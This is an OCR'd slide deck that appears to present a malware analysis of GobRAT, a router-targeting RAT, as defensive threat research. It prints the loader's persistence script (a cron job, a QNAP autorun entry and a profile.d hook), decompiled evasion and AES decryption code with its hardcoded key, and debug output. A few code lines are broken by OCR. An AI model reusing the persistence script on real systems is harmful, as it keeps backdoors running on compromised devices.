


Attack Flow

Start script is registered for persistence by crontab in the Loader script

crontab

```
#normal daemon to hold backdoor running
if crontab -l | grep -q $share_dir/$start_script; then
    echo
else
    crontab -l > confx 2>/dev/null
    cat >> confx << EOF
* * * * * $share_dir/$start_script
EOF
    crontab confx && rm -f confx
fi

systemctl enable crond 1>/dev/null 2>/dev/null
systemctl start crond 1>/dev/null 2>/dev/null
service crond restart 1>/dev/null 2>/dev/null
service cron restart 1>/dev/null 2>/dev/null



#autorun own, insert to qnap autorun script
for i in $(grep 'Shell = /' /etc/config/qpkg.conf | grep -v Alt_Shell
; done;

#autorun 2
str=`grep '$share_dir/$start_script' /etc/profile.d/sshdaemon.sh`
if [ "$str" = "" ]; then
    echo $share_dir/$start_script > /etc/profile.d/sshdaemon.sh
fi
```



1 Attack Flow

2 GobRAT Internals


3 Command Details using Emulation

4 Hunting C2

5 Tools and Countermeasure

Timeline of GobRAT Version Upgrade

Frequently updated in this short period of time and likely to continue to be developed in the future



GobRAT Internals

Checking the Environment

Execution Modes

Encryption and Obfuscation

Communication

GobRAT Internals

Checking the Environment

Execution Modes

Encryption and Obfuscation

Communication

Checking the Environment


Checking the execution time using the uptime command to check whether the router is actually used by the target organization

```
param_cmd0x3 = param_cmd0x3_0;
var_uptime = aaa_com_bbb_meutil_SimpleCommand(::param_cmd0x3, param_cmd0x3_0, "uptime", 6LL, 2LL, *&v1, v2);
init_uptime = 1LL;
splited_uptime = strings_genSplit(var_uptime, param_cmd0x3, " ", 1LL, 0LL, -1LL);
counter = 0LL;
uptime_size = 1LL;
resultUptime = L"0lmf7A$ij";          // = "0"
while ( param_cmd0x3 > counter )
{
  init_uptime = counter;
  offset = 16 * counter;
  days = *(offset + splited_uptime);
  if ( *(splited_uptime + offset + 8) == 5LL && *days == 'syad' && *(days + 4) == ',' && init_uptime > 1 )
  {
    offset_1 = 16 * (init_uptime - 1);
    uptime_size = *(splited_uptime + offset_1 + 8);
    resultUptime = *(splited_uptime + offset_1);
  }
  counter = init_uptime + 1;
}
```

Calculated to an integer and saved the data inside the malware

Checking the Environment

Attackers are checking how much network traffic is being used by obtaining network traffic statistics, indicating that routers are the main target




```
loc_77B2DE:
movups  [rsp+108h+option], xmm15
movups  [rsp+108h+commandstr], xmm15
lea     r10, aC_2       ; "-c"
mov     qword ptr [rsp+108h+option], r10
mov     qword ptr [rsp+108h+option+8], 2
xor     eax, eax
lea     rbx, aCatProcNetDevG ; "cat /proc/net/dev |grep "
mov     ecx, 18h
mov     rdi, rsi
mov     rsi, rdx
lea     r8, aAwkPrint2  ; " |awk '{print $2}'"
mov     r9d, 12h
call    runtime_concatstring3
mov     qword ptr [rsp+108h+commandstr], rax
mov     qword ptr [rsp+108h+commandstr+8], rbx
lea     rax, aBash      ; "bash"
mov     ebx, 4
lea     rcx, [rsp+108h+option]
mov     edi, 2
mov     rsi, rdi
nop     dword ptr [rax]
call    os_exec_Command
call    os_exec__ptr_Cmd_Output
test    rdi, rdi
jz      loc_77B3FD
```

bash -c cat /proc/net/dev |grep |awk '{print $2}'

Anti-debugging technique

Check if it is debugged by the debugger using the signal




```
.text:00000000007FF1AA                mov     rdi, rcx
.text:00000000007FF1AD                call    os_signal_Notify
.text:00000000007FF1B2
.text:00000000007FF1B2 loc_7FF1B2:                            ; CODE XREF: check_s
.text:00000000007FF1B2                                        ; check_signal+245↓j
.text:00000000007FF1B2                movups  [rsp+178h+var_98], xmm15
.text:00000000007FF1BB                mov     rax, [rsp+178h+var_140]
.text:00000000007FF1C0                lea     rbx, [rsp+178h+var_98]
.text:00000000007FF1C8                call    runtime_chanrecv1
.text:00000000007FF1CD                mov     rcx, qword ptr [rsp+178h+var_98+8]
.text:00000000007FF1D5                mov     rdx, qword ptr [rsp+178h+var_98]
.text:00000000007FF1DD                nop     dword ptr [rax]
.text:00000000007FF1E0                test    rdx, rdx
.text:00000000007FF1E3                jz      loc_7FF58F
.text:00000000007FF1E9                mov     r10, [rdx+8]
.text:00000000007FF1ED                lea     r11, RTYPE_syscall_Signal
.text:00000000007FF1F4                cmp     r10, r11
```

GobRAT Internals

Checking the Environment

Execution Modes

Encryption and Obfuscation

Communication

Mode of Execution

Version 1.0 had 3 modes, and then 2.0 and later have 6 modes in total

- The following modes have been added by the update

	version 1.0.		version 2.0.6.6 / version 2.0.7.3	
Option	Mode		Option	Mode
-b	Daemon Mode		-b	Daemon Mode
-d	Debug Mode		-d	Debug Mode
-l	Local Mode (default)		-l	Local Mode (default)
			-du	Interval Mode
			-k	Kill PS Mode
			-w	White Listing Mode

Mode of Execution

The 3 modes added later include Interval mode, process kill mode, and white listing mode. White listing mode specifies the service that performs login attempt.

Option	USAGE description	Detail
-b	Daemon Mode	Default mode
-d	Debug Mode	Output Debug prints.
-l	Local Mode (default)	It starts up as a child process and exits itself. Behaviour is the same as -b.
-du	Interval Mode	If the connection is lost, a request to c2 is made every 5 minutes.
-k	Kill PS Mode	If additional arguments are specified, it changes the PID while killing itself.Behaviour is the same as –b
-w	White Listing Mode	Appears to set the service for login enforcement, but the behaviour is the same as –b

Mode of Execution

The following debug mode was used in the incident we identified in February.
It seems that GobRAT was still under testing and development at that time.

version 1.0.

Option	Mode
-b	Daemon Mode
-d	Debug Mode
-l	Local Mode (default)

```
if type nohup; then
 nohup /tmp/env/.qnapd/apached -d >/dev/null &
else
```

Status in json format

```
vmware@ubuntu:~/Mal$ ./43dc.unpacked.patch4 -d
main:{"flags":["L","X"],"local":"192.168.56.11","mac":"000c29582213","uptime":0,"version":"1.0."}22:51:28 connected to 192.168.56.254:80
```

GobRAT Internals

Checking the Environment


Execution Modes

Encryption and Obfuscation

Communication

Packed GobRAT

- GobRAT is packed with UPX version 4 series
- We confirmed that it is distributed without packing sometimes



Encryption of strings used by GobRAT

All confirmed GobRAT samples use the same encryption scheme, hardcoded keys, and IVs below


- AES128 CTR mode
- KEY: 050CFE3706380723433807193E03FE2F
- IV: "12345678abcdefgh"

```
__int64 __golang aaa_com_bbb_mecrypt_AesEncrypt(
        __int64 ENCDATA,
        signed __int64 ENCDATA_SIZE,
        __int64 ENCDATA_SIZE_1,
        int AESKEY,
        __int64 KEYSIZE)
{
  __int64 v5; // r14
  __int64 KEY; // rax
  __int64 v7; // rcx
  _16_uint8 *IV; // rax
  RTYPE **AES_CTR; // [rsp+0h] [rbp-30h]
  __int64 Decrypted; // [rsp+18h] [rbp-18h]
  __int64 KEY_1; // [rsp+20h] [rbp-10h]
  void *retaddr; // [rsp+30h] [rbp+0h] BYREF

  if ( &retaddr <= *(v5 + 16) )
    JUMPOUT(0x608158LL);
  KEY = (crypto_aes_NewCipher)(AESKEY, KEYSIZE);
  if ( v7 )
    return 0LL;
  KEY_1 = KEY;
  IV = runtim                    _16_uint8);
  qmemcpy(IV, "12345678abcdefgh", sizeof(_16_uint8));
  AES_CTR = c                    (KEY_1, KEYSIZE, IV, 0x10uLL);
  Decrypted = (runtime_makeslice)(&RTYPE_uint8, ENCDATA_SIZE, ENCDATA_SIZE);
  (AES_CTR[3])(KEYSIZE, Decrypted, ENCDATA_SIZE, ENCDATA_SIZE, ENCDATA);
  return Decrypted;
}
```

Anti-decompile technique

```
__int64 v34[11]; // [rsp+44h] [rbp-168h] BYREF
_QWORD v35[2]; // [rsp+BCh] [rbp-F0h] BYREF

if ( v34 <= *(v16 + 16) )
  JUMPOUT(0x6D2C25LL);
v17 = strings_TrimSpace(a12, a13, a3, a4, a5, a6, a7, a8, a9);
v34[10] = net_ParseIP(v17, a13, v18, a4, a5, v19, v20, v21, v22);
v34[0] = v23;
v34[1] = a16;
syscall_socket(2, 3, 17, a4, a5, v24, v25, v26, v27);
v35[0] = MEMORY[0xB];
v35[1] = v28;
return fmt_Fprintln(pio_writer, stderr_out02, v35, 1, 1, v29, v30, v31, v32);
}
```

Missing decompile results



Not Displayed !

Obfuscation Techniques

Module names and structure names are replaced with random values.
Random function names require manual checking of functions.

GobRAT Internals


Checking the Environment

Execution Modes

